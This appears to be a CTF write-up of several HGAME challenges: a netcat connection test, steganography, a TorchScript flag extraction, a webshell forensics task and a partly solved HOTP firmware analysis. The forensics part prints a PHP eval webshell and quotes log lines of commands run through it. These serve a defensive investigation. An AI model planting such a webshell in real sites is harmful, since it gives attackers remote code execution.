s3loy #000132 4700 pts
签到
1.test nc
Just test your NetCat.
尝试连接远程环境,并通过远程环境的shell获取flag。
❯ nc node1.hgame.vidar.club 31838lsbindevetcflaghomelibmediamntoptprocrootrunsbinsrvstart.shsystmpusrvarcat flaghgame{Y0ur-Can_c0nN3Ct-To_THE-reM0te_ENv1RoNMEnT_To_Get_FLAg0}hgame{Y0ur-Can_c0nN3Ct-To_THE-reM0te_ENv1RoNMEnT_To_Get_FLAg0}
2.从这里开始的序章
ctrl+C ctrl+shift+v
hgame{Now-I-kn0w-how-to-subm1t-my-fl4gs!}
Misc
1.Hakuya Want A Girl Friend
又到了一年一度的HGAME了,遵循前两年的传统,寻找(
献祭)一个单身成员拿来出题🥵🥵。前两年的都成了,希望今年也能成🙏。
好抽象的题目(x

txt下下来发现是16进制文件但是txt,遂转换。
with open('hky.txt', 'r') as f: hex_data = f.read().strip()binary_data = bytes.fromhex(hex_data)with open('output_file', 'wb') as f: f.write(binary_data)print("文件已成功合成")打开压缩包发现需要密码,继续寻找信息,同时发现压缩包里flag.txt很小,怀疑还藏了东西。

发现最后有倒转的PNG,那大概压缩包后半段有其他内容。
def reverse_png(input_file, output_file):    with open(input_file, 'rb') as f:        content = f.read()
    reversed_content = content[::-1]
    with open(output_file, 'wb') as f:        f.write(reversed_content)
input_path = 'aphoto'output_path = 'fixed_output.png'reverse_png(input_path, output_path)
然后看到照片。
用crc算出宽度为:576 高度为:779,于是修改。

To_f1nd_th3_QQ,一开始以为还得把人qq找到当密码用,整半天弄不出来,结果这个就是密码。
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
2.Level 314 线性走廊中的双生实体
观测记录 Level 314 线性走廊中的双生实体
实体编号: Model.pt 危险等级: Class Ψ(需特殊条件激活)
描述: 在Level 314的线性走廊中发现了一个异常实体,表现为一个固化神经网络模块(Model.pt)。
观测协议:
使用标准加载协议激活实体:
准备一个形状为[█,██]的张量,确保其符合“█/█稳定态”条件。
将张量输入实体以尝试激活信息:
警告:
- 输入张量的现实稳定系数(atol)必须≤1e-4,否则可能导致信息层坍缩。
- 避免使用随机张量,这可能导致虚假信号污染。
附录:
- 该实体似乎使用了相位偏移加密和时间错位加密。
- 建议在M.E.G.监督下进行操作,以防止信息层的不稳定扩散。
刚看被吓到了,好炫酷的题干。
先从给的pt模型里面提取点信息看看
import torchentity = torch.jit.load('entity.pt')
# Print general info about the entityprint("Entity info:", entity)
# Print the code contained in the entityprint("\nEntity code:")print(entity.code)
# Print the list of modulesprint("\nModules:")for name, module in entity.named_modules():    print(f"- {name}")
# Print parameters and their shapesprint("\nParameters:")for name, param in entity.named_parameters():    print(f"- {name}: {param.shape}")'''Entity info: RecursiveScriptModule(original_name=MyModel  (linear1): RecursiveScriptModule(original_name=Linear)  (security): RecursiveScriptModule(original_name=SecurityLayer)  (relu): RecursiveScriptModule(original_name=ReLU)  (linear2): RecursiveScriptModule(original_name=Linear))
Entity code:def forward(self,    x: Tensor) -> Tensor:  linear1 = self.linear1  x0 = (linear1).forward(x, )  security = self.security  x1 = (security).forward(x0, )  relu = self.relu  x2 = (relu).forward(x1, )  linear2 = self.linear2  return (linear2).forward(x2, )
Modules:- linear1- security- relu- linear2
Parameters:
- linear1.weight: torch.Size([10, 10])- linear1.bias: torch.Size([10])- linear2.weight: torch.Size([1, 10])- linear2.bias: torch.Size([1])'''看起来应该没有Module会叫security这样的东西,于是看看是啥玩意。
print(dir(entity.security))'''['T_destination', '__annotations__', '__bool__', '__call__', '__class__', '__contains__', '__copy__', '__deepcopy__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattr__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__jit_unused_properties__', '__le__', '__len__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__reduce_package__', '__repr__', '__setattr__', '__setstate__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', '_apply', '_backward_hooks', '_backward_pre_hooks', '_buffers', '_c', '_call_impl', '_compiled_call_impl', '_concrete_type', '_constants_set', '_construct', '_disable_script_meta', '_finalize_scriptmodule', '_forward_hooks', '_forward_hooks_always_called', '_forward_hooks_with_kwargs', '_forward_pre_hooks', '_forward_pre_hooks_with_kwargs', '_get_backward_hooks', '_get_backward_pre_hooks', '_get_name', '_initializing', '_is_full_backward_hook', '_load_from_state_dict', '_load_state_dict_post_hooks', '_load_state_dict_pre_hooks', '_maybe_warn_non_full_backward_hook', '_methods', '_modules', '_named_members', '_non_persistent_buffers_set', '_parameters', '_reconstruct', '_register_load_state_dict_pre_hook', '_register_state_dict_hook', '_replicate_for_data_parallel', '_save_for_lite_interpreter', '_save_to_buffer_for_lite_interpreter', '_save_to_state_dict', '_slow_forward', '_state_dict_hooks', '_state_dict_pre_hooks', '_version', '_wrapped_call_impl', 'add_module', 'apply', 'bfloat16', 'buffers', 'call_super_init', 'children', 'code', 'code_with_constants', 'compile', 'cpu', 'cuda', 'define', 'double', 'dump_patches', 'eval', 'extra_repr', 'float', 'forward', 'forward_magic_method', 'get_buffer', 'get_debug_state', 'get_extra_state', 'get_parameter', 'get_submodule', 'graph', 'graph_for', 'half', 'inlined_graph', 'ipu', 'load_state_dict', 'modules', 'mtia', 'named_buffers', 'named_children', 'named_modules', 'named_parameters', 'original_name', 'parameters', 'register_backward_hook', 'register_buffer', 'register_forward_hook', 'register_forward_pre_hook', 'register_full_backward_hook', 'register_full_backward_pre_hook', 'register_load_state_dict_post_hook', 'register_load_state_dict_pre_hook', 'register_module', 'register_parameter', 'register_state_dict_post_hook', 'register_state_dict_pre_hook', 'requires_grad_', 'save', 'save_to_buffer', 'set_extra_state', 'set_submodule', 'share_memory', 'state_dict', 'to', 'to_empty', 'train', 'type', 'xpu', 'zero_grad']'''有个很奇怪的code属性,输出一下看看:
print(entity.security.code)'''def forward(self, x: Tensor) -> Tensor: _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001) if _0: _1 = annotate(List[str], []) flag = self.flag for _2 in range(torch.len(flag)): b = flag[_2] _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85))) decoded = torch.join("", _1) print("Hidden:", decoded) else: pass if bool(torch.gt(torch.mean(x), 0.5)): _4 = annotate(List[str], []) fake_flag = self.fake_flag for _5 in range(torch.len(fake_flag)): c = fake_flag[_5] _6 = torch.append(_4, torch.chr(torch.sub(c, 3))) decoded0 = torch.join("", _4) print("Decoy:", decoded0) else: pass return x'''理论上应该需要构造一个1*10的张量,并且所有值都为π/10,这也解释了题干中提到的黑框框
但是flag是静态属性,所以直接输出就是了(
import torch
# 加载模型entity = torch.jit.load('entity.pt')
# 提取 security 层中的加密数据security_layer = entity.securityflag = security_layer.flagfake_flag = security_layer.fake_flag
# 解密逻辑hidden = ''.join([chr(c ^ 85) for c in flag])decoy = ''.join([chr(c - 3) for c in fake_flag])
print("Hidden Flag (直接提取):", hidden)print("Decoy Flag (直接提取):", decoy)
'''Hidden Flag (直接提取): flag{s0_th1s_1s_r3al_s3cr3t}Decoy Flag (直接提取): flag{fake_flag}'''不知道为什么flag是flag开头的
flag{s0_th1s_1s_r3al_s3cr3t}
3.Computer cleaner
小明的虚拟机好像遭受了攻击,你可以帮助他清理一下他的电脑吗
- 找到攻击者的webshell连接密码
- 对攻击者进行简单溯源
- 排查攻击者目的
虚拟机密码:vviiddaarr
使用Vmware Workstation 17 打开,
既然是webshell,那么就应该去看看web服务器那边的问题,因此去/var/www/html。
在log里面看到攻击者目的
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"在shell.php里面可看到<?php @eval($_POST['hgame{y0u_']);?>
简单溯源121.41.34.25

hav3_cleaned_th3
/Documents/flag_part3
_c0mput3r!}
hgame{y0u_hav3_cleaned_th3_c0mput3r!}
4.Two wires
HOTP是一种一次性密码生成算法,通常具有两个可变参数:密钥
secret与计数器counter,每生成一个密码后计数器便自增。你获取了一个二手HOTP验证器,它实现了一个符合RFC 4226的HOTP算法。你发现该设备内安全模块的微控制器并未禁止闪存读出。因此,你第一时间就轻松得到了其内部固件与EEPROM的完整镜像。
为了研究其工作原理,在获取镜像后,你将微控制器与USB接口芯片的通信引线引出,接入逻辑分析仪(如下图),之后使用附带的上位机软件设置了一个新的HOTP密钥,同时观察通信波形。

根据提供的固件、EEPROM镜像与sigrok波形文件,分析并计算以下内容:
- 在上位机交互中获取的HOTP,记为
X1;- 使用上位机交互所设置的密钥与初始计数器,第10次(包括本次,即
counter+9)所获取的HOTP,记为X2;- 上一任拥有者若继续使用该验证器,之后第32次与64次获取(即
counter+32与counter+64时)将得到的HOTP,记为Y1和Y2;Flag格式:
hgame{X1_X2_Y1_Y2},其中每个HOTP以十进制表示,左补0至该验证器所使用的位数。例如,假设该验证器产生8位HOTP,则一个符合格式的flag为hgame{00000000_00000001_00000022_00000333}。

capture.sr是sigrok波形文件
firmware.elf是固件信息
eeprom.bin是eeprom镜像。
这题刚看的时候也是没一点思路,那只能先从题目要求开始研究。
首先从hotp看起


收集过足够信息之后先把生成hotp的脚本搓出来
import structimport hmacimport hashlib

def hotp(secret, counter):    counter_bytes = struct.pack(">Q", counter)
    # 使用 HMAC-SHA1 来计算哈希    hmac_hash = hmac.new(secret, counter_bytes, hashlib.sha1).digest()
    # 动态截断提取数字(标准 HOTP 动态截断过程)    offset = hmac_hash[-1] & 0x0F  # 取哈希的最后一个字节的低四位    code = struct.unpack(">I", hmac_hash[offset:offset+4])[0] & 0x7FFFFFFF  # 取出 4 字节并处理    return code % 1000000  # 返回一个 6 位数的验证码
secret1 = ""secret2 = ""
counter1 = 0counter2 = 0
x1 = hotp(secret1, counter1)x2 = hotp(secret1,counter1+9)
y1 = hotp(secret2, counter2+32)y2 = hotp(secret2,counter2+64)
print(f"hgame{{{x1}_{x2}_{y1}_{y2}}}")
这是在还没分析其他东西的情况下先做的雏形。
那么现在的问题就是:
- 上位机的
secret和counter - 上一任拥有者的
secret和counter
那还是一步一步走。
1 上位机
那应该看firmware.elf
❯ binwalk -t -vv -e firmware.elf
MD5 Checksum:  7399bbea95a9dfb405db0df71d96344aSignatures:    411
DECIMAL       HEXADECIMAL     DESCRIPTION------------------------------------------------------------------------------------------------------------------------0             0x0             ELF, 32-bit LSB executable, version 1 (SYSV)
使用IDA pro打开,

不过ida不能反汇编。
于是用ghidra试试,发现可以反汇编但是有好多错误。
/* i2cOnReceive(int) */
undefined2 i2cOnReceive(undefined2 param_1)
{    undefined *unaff_SP;    undefined *puVar1;    char cVar2;    undefined2 uVar3;    undefined uVar4;    ushort in_R25R24;    undefined1 *puVar5;    undefined *puVar6;
cVar2 = '\0'; *unaff_SP = (char)param_1; unaff_SP[-1] = (char)((ushort)param_1 >> 8); unaff_SP[-2] = (char)mem0x001c; unaff_SP[-3] = (char)((ushort)mem0x001c >> 8); puVar1 = unaff_SP + -4; if (next_action == cVar2) { if (0x10 < in_R25R24) { puVar5 = &msg_recv; do { uVar4 = 0xff; *(undefined2 *)(puVar1 + -1) = 0x58a; puVar1 = puVar1 + -2; uVar3 = TwoWire::read(); puVar6 = puVar5 + 1; *puVar5 = uVar4; puVar5 = puVar6; } while ((byte)uVar3 != (byte)puVar6 || (char)((ushort)uVar3 >> 8) != (char)((char)((ushort)puVar6 >> 8) + ((byte)uVar3 < (byte)puVar6))); if (msg_recv == '\x01') { next_action = '\x03'; } else if (msg_recv == '\0') { next_action = '\x02'; } else if (msg_recv == '\x02') { next_action = '\x04'; } else if (msg_recv == '\x03') { next_action = '\x05'; } } } else { illegal_state = 1; } return CONCAT11(puVar1[3],puVar1[4]);}i2cOnReceive这个函数里面讲了
直接看firmware.elf好像看不出来多少东西,但是根据题干的提示,capture.sr应该就是设置了一个新的HOTP密钥的过程,那么理论上就可以从这里面提取出信息来。
下载了软件PulseView,打开capture.sr
ps:这个软件不支持中文路径,自己试试就知道了

打开之后看到这四条,不过根据前面图上只需要D0和D1,选择直接删除D2和D3
